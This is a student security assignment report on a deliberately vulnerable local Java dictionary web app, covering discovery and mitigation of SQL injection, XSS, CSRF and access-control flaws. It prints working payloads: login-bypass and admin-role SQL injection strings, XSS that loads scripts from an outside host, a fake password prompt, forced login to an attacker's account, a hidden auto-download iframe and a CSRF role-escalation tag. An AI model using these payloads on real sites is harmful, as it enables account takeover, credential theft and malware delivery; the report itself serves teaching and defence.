DAT152 - Oblig 4

by
Are Dæhlen, Arne Kvaleberg, Marcus Morlandstø, Sivert Lunde

Step 1: Identify vulnerabilities

We tested initially with blind injections, i.e. not looking at the backend code. Most attacks worked at the first try, but some took some fidgeting, like the broken authentication vulnerability.

SQL Injection

Typing “1' or 1=1 -- -” as the username will automatically log you in as the first user in the database. The password field can remain empty. In our case, this will always be the admin user test1 that is created on start-up.
You can also type the following query where you specify criteria for the user you want to sign in as, in this case (role = admin) is specified:
' OR username = (SELECT username FROM SecOblig.AppUser WHERE role = 'ADMIN') -- -
(See apendix 1.1 and 1.2)

XSS (Cross-site scripting)

The search bar does not sanitize all inputs. While apostrophes are somewhat handled, you can make the site unable to be loaded by admins for as long as the search is in the top five with a small script:

```
<script>location.reload();</script>
(see apendix 1.3 and 1.4)
```

We can also logout any users with the script:

```
<script>window.location.href = 'logout';</script>
```

(see apendix 1.5 and 1.6)

Since we know that scripts can now be executed, we check if it also works to load scripts from external sources (this only works in chrome for localhost):

```
<SCRIPT SRC=https://arnekvaleberg.com/injectionexample.js></SCRIPT>
```

This is a script Arne is hosting on his own website:

```
alert("This site has been injected by an external script.");
let x = document.getElementsByTagName("BODY")[0];
```

```
console.log(x);
alert("The content of the page has now been saved and logged to the console.");
(See apendix 1.7, 1.7.1 and 1.7.2)
```

This runs perfectly fine. The body content is also logged correctly to the console. This opens up a lot of possibilities. Since any script can run, that means that we could save the entire page to a file, which can potentially contain sensitive information (and gain knowledge of what the admin usernames are).

We could have tried to get items from the javascript LocalStorage, check for cookies etc. We could also try to do something like this to fool the user into thinking it is a legitimate popup, and then store the password they input:

```
<script>var passwd = prompt("Your session has expired. Please type in your
password again to continue browsing: ", "your password here");</script>
```

Since we know that any script can be run, we can do:

```
<script src=https://arnekvaleberg.com/csrf-post.js></script>
```

The script here is:

```
var xhr = new XMLHttpRequest();
xhr.open('POST', 'login');
xhr.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
xhr.send(encodeURI('username=test2&password=password'));
```

This will make any user loading it automatically send a POST-request to the login servlet and log in as the user «test2», which the attacker has access to.

The user may not notice that the username as changed, and will continue with what he was doing. Say that this was Google Drive, the user will now be uploading files to our account instead.

We can also search for an iframe with a link to a malicious site that could be a login form, a download or something similar.

We are using a direct link to the uTorrent mac install. Searching for this will show an iframe on the site, and will instantly start downloading the file. This will remain in the search history, meaning that all admins viewing the search log will download it.

Code:
```
<iframe SRC=http://rebrand.ly/ut-web-mac-install> </iframe>
```

We can also add style=”display:none;” to the iframe to hide it so that the user doesn’t see a big, random square pop up on the screen.

CSRF (Cross-site request forgery)

We know that this site may be vulnerable to CSRF, since there are no tokens or cookies in place to prevent this. That means that if a user is logged in to the page (having a valid session), we could try to make users do requests they did not intend to run.

We can see that in the dosearch, the user is sent as a parameter. If we change this, we can log a search for another user. However, this doesn't even require a session, we can just simply change the URL and send.

We are more interested in the pages locked behind the ADMIN role.

The JSPs are unprotected, and we can actually reach this site even without visiting the servlets if we head to ../updaterole.jsp . We can read the form, and we now know what POST request the admins will send:

http://localhost:8080/DAT152Application/updaterole?username=hacker&role=ADMIN

We, who are not admins, cannot run this. But we could make an admin run it.
Imagine we use the XSS vulnerability to inject this link, an admin trying to load it would update our role without intending to or knowing about it.
<img
src=*http://localhost:8080/DAT152Application/updaterole?username=hacker&role=ADMIN*>

or
<img src="thisDoesntExists.jpg" onerror="...send post request to
http://localhost:8080/DAT152Application/updaterole?username=hacker&role=ADMIN">

To prevent this, we have to introduce a token/cookie so that we know that the form was intended to be sent by the session.

Man in the middle
Since the website is not protected by SSL / TSL, we can use a tool like Wireshark to capture traffic on the network. While scanning, you can filter by any POST request going to the login page, which will contain the username and password in plaintext. This cannot be prevented unless we were to attach an SSL certificate to the page, so it doesn't really count as one of the vulnerabilities - but it still exists.

Broken authentication

With an SQL injection in the user registration screen, you can create a new user as an admin by injecting it. In the phone input, you can change the role, which defaults from 'USER' to 'ADMIN' by adding it to the statement. Example for code: `91919291', 'ADMIN') -- -`
NB: You have to log out and in again for this to take effect after you have registered the new user with the code over
(See apendix 1.8.1 and 1.8.2)

Broken Access Control

When performing a search, the username is passed as a parameter. Changing the username in the URL will attach the given search to the user given as a parameter, not the one actually performing the search.
(see apendix 1.9.1 and 1.9.2)

Step 2: Mitigating the vulnerabilities

#	Vulnerabilities	Part of code	Mitigation/Control Code	Comments
1	SQL Injection	userDAO.getAuthenticatedUser{}	validString() return parameter is changed to return parameter != null ? StringEscapeUtils.*escapeSql*(parameter) : "null";	This will escape any characters used in SQL injections
2	XSS	String searchkey = Validator.*validString*(request.getParameter("searchkey"));	ValidString() is changed to validHTML method: return parameter != null ? StringEscapeUtils.*escapeHtml*(parameter) : "null";	This will escape all HTML characters, and will print searches with code instead of executing it.
3	Broken Authentication by SQL injection	String mobilePhone = Validator.*validString*(request.getParameter("mobile_phone"));	validString is the same method from above, and has been changed to escape sql.	SQL is escaped, and wont be executed.

4	Broken Access Control	doGet in SearchResult Servlet	if(!RequestHelper.*getLoggedInUsername*(request).equals(user)) {
			
			response.sendRedirect("/searchpage");
			 }
				We simply check if the username in the session equals the username in the request.

5	CSRF	doPost in updateRoleServlet	if(Validator.*isCSRFTokenInvalid*(request)) {
			
			request.getSession().invalidate();
			
			System.***out***.println("Tokens did not match, aborting post");
			
			request.getRequestDispatcher("index.html").forward(request, response);
			
			return;
			}
			
			public static boolean isCSRFTokenInvalid(HttpServletRequest r) {
			
			String x = (String) r.getSession().getAttribute("AntiCSRFToken");
			
			String y = r.getParameter("AntiCSRFToken");
			return !x.equals(y) || x == null;
			
			}
				We have to implement an anti-CSRF Token to mitigate this. We used double submit cookie pattern.
				
				When the user logs in, the server generates a token of a random set of bytes. This is then stored in the users session, and not on the server.
				
				In the JSP for updaterole, we added
				 <**input** type=*"hidden"* name=*"AntiCSRFToken"* value=*"*${AntiCSRFToken}*"*>
				
				The token will be got from the session, which cannot be read by any other than the server itself. We then check if this hidden parameter is the same that is present in the session.

#	Vulnerability	Test case	Result	Discussion
1	SQL Injection	1’ or 1=1	PASS	Escaping SQL in the form correctly mitigates the problem

2	XSS	*<script>location.reload();</script>*	PASS	Escaping HTML from the form correctly mitigates the problem
3	CSRF	Image with src and onerror trying to POST a role update on our user.	PASS	Implementing a CSRF Token makes the servlet correctly refuse to finish the request if token is missing.
4	Broken Access Control	osearch?user=anything&searchkey=	PASS	We now check if the username in the session is the same as the parameter
5	Broken Authentication	*91919291', 'ADMIN') -- -*	PASS	Escaping SQL mitigates this. Role will now always be user.

See apendix 2.0 -

Step 3: Validating Controls/Mitigations for Residual Risks


#	Vulnerability	Description	Part of code	Technique	Reason	Explanation
1	SQL Injection	This is possible to do the parameter in java retaining any illegal characters when sent to the database. ‘ will end the string, and we then use or 1=1 which means we get SELECT * FROM table WHERE name = ‘string’ or 1=1 -- - Select any user where name = string (which doesnt exists) or 1=1 (which is true) and -- - comments out the rest of the code. Select * FROM table WHERE TRUE is	LoginServlet, DAO	Manual, ZAP, Spotbugs	Detected. The input values included in SQL queries need to be passed in safely.	Validating with StringEscapeUtils.escapeSql() will fix this. However spotbugs still detects this as a bug in the code..

		what it essentially reads.				
2	XSS	This is possible because Java again does not filter out HTML tags by default. When the JSP tries to render it, it instead runs it.	searchPageServlet, searchResultServlet	Manual	The input values included in SQL queries need to be passed in safely.	Validating with StringEscapeUtils.escapeHtml() will fix this.
3	CSRF	CSRF is possible to perform when forms are not uniquely tied to the users. Attaching a hidden parameter with a value only present in the users session will assure the servlet that the request is coming from the right person, and that the form was intentionally sent.	doPost in updateRoleServlet	Nikto.pl	No bugs detected.	
4	Broken authentication	With an SQL injection in the user registration screen, you can create a new user as an admin by injecting it. In the phone input, you can change the role, which defaults from ‘USER’ to ‘ADMIN’ by adding it to the statement. Example for code: 91919291', 'ADMIN') -- -	String mobilePhone = Validator.validString(request.getParameter("mobile_phone"));	Manual, Spotbugs	Detects a possible vulnerability with dynamically created sql query.	This is mitigated with StringEscapeUtils.escapeSql()
5	Broken Access control	When performing a search, the username is passed as a parameter. Changing the username in the URL will attach the given search to the user given as a parameter, not the one actually performing the search.	searchPageServlet	Manual	Not detected.	Spotbugs does not scan jsp files.

Appendix:

Task 1:

1.1



Log in


Username 1' or 1=1 -- -

Password

Log in

1.2

- After pushing the “log in”-button:



Main search page


My personal details and search history

Dictionary search (enter word, e.g. Car): Go!

Last 5 searches done by anyone (Only visible to super Admins)

You are logged in as test1. Log out

1.3




Main search page

My personal details and search history

Dictionary search (enter word, e.g. Car): <script>location.reload();</ Go!

- Site is then constantly reloads:

1.4



My details

localhost:8080/DAT152Application/dosearch?user=test1&searchkey=...

Search Results

Search key: ''

1.5


Main search page


My personal details and search history

Dictionary search (enter word, e.g. Car): <script>location.href='logo

Last 5 searches done by anyone (Only visible to super Admins)

- Then after pushing the "Go!"-button:

1.6



A Searchable English Dictionary

You must be logged in to use this service

Log in

New User

1.7.1



Main search page

My personal details and search history

Dictionary search (enter word, e.g. Car): <SCRIPT SRC=https://arn

- After pushing the “Go!”-button

1.7.2



Search Results


Search key: "

På localhost:8080 står det

This site has been injected by an external script.

- Then after that:

1.7.3



Search Results

Search key: ""


På localhost:8080 står det

The content of the page has now been saved and logged to the console.

Back to Main search pa

You are logged in as test1. Log out

1.8.1



Register new user


Username	test
Password	••••
Confirm Password	••••
First Name	test
Last Name	test
Mobile Phone	91919291', 'ADMIN') -- -

Preferred Dictionary Source for this computer

[✓ http://localhost... (Norway)]
http://www.mso.anu.edu.au... (Australia)

- After typing some search-inputs it shows in the admin-log, which it shouldn't

1.8.2



Main search page

My personal details and search history


Dictionary search (enter word, e.g. Car): Go!

Last 5 searches done by anyone (Only visible to super Admins)

1: 2019-11-14 13:48:39.656 dette
2: 2019-11-14 13:48:34.415 burde
3: 2019-11-14 13:45:16.652 jeg
4: 2019-11-14 13:45:05.657 ikke
5: 2019-11-14 13:44:57.874 se

You are logged in as test. Log out

1.9.1



localhost:8080/DAT152Application/dosearch?user=test1&searchkey=heisann

Search Results


Search key: "heisann"

Back to Main search page

You are logged in as test1. Log out

- When refreshing with the modded URL, nothing is happening

1.9.2



localhost:8080/DAT152Application/dosearch?user=nffnwnfwofnwpnoenef&searchkey=heisann

Search Results

Search key: "heisann"


Back to Main search page

You are logged in as test1. Log out

Task 2 images of application at runtime:

SQL injection:

2.1



Log in

Username 1" or 1=1- --: Login failed!


Username

Password

Log in

XSS:

2.2



Main search page

My personal details and search history

Dictionary search (enter word, e.g. Car):


Go!

Last 5 searches done by anyone (Only visible to super Admins)

1: 2019-11-14 10:58:26.087 <script>location.reload();</script>

You are logged in as test1. Log out

2.2.1



Main search page

My personal details and search history

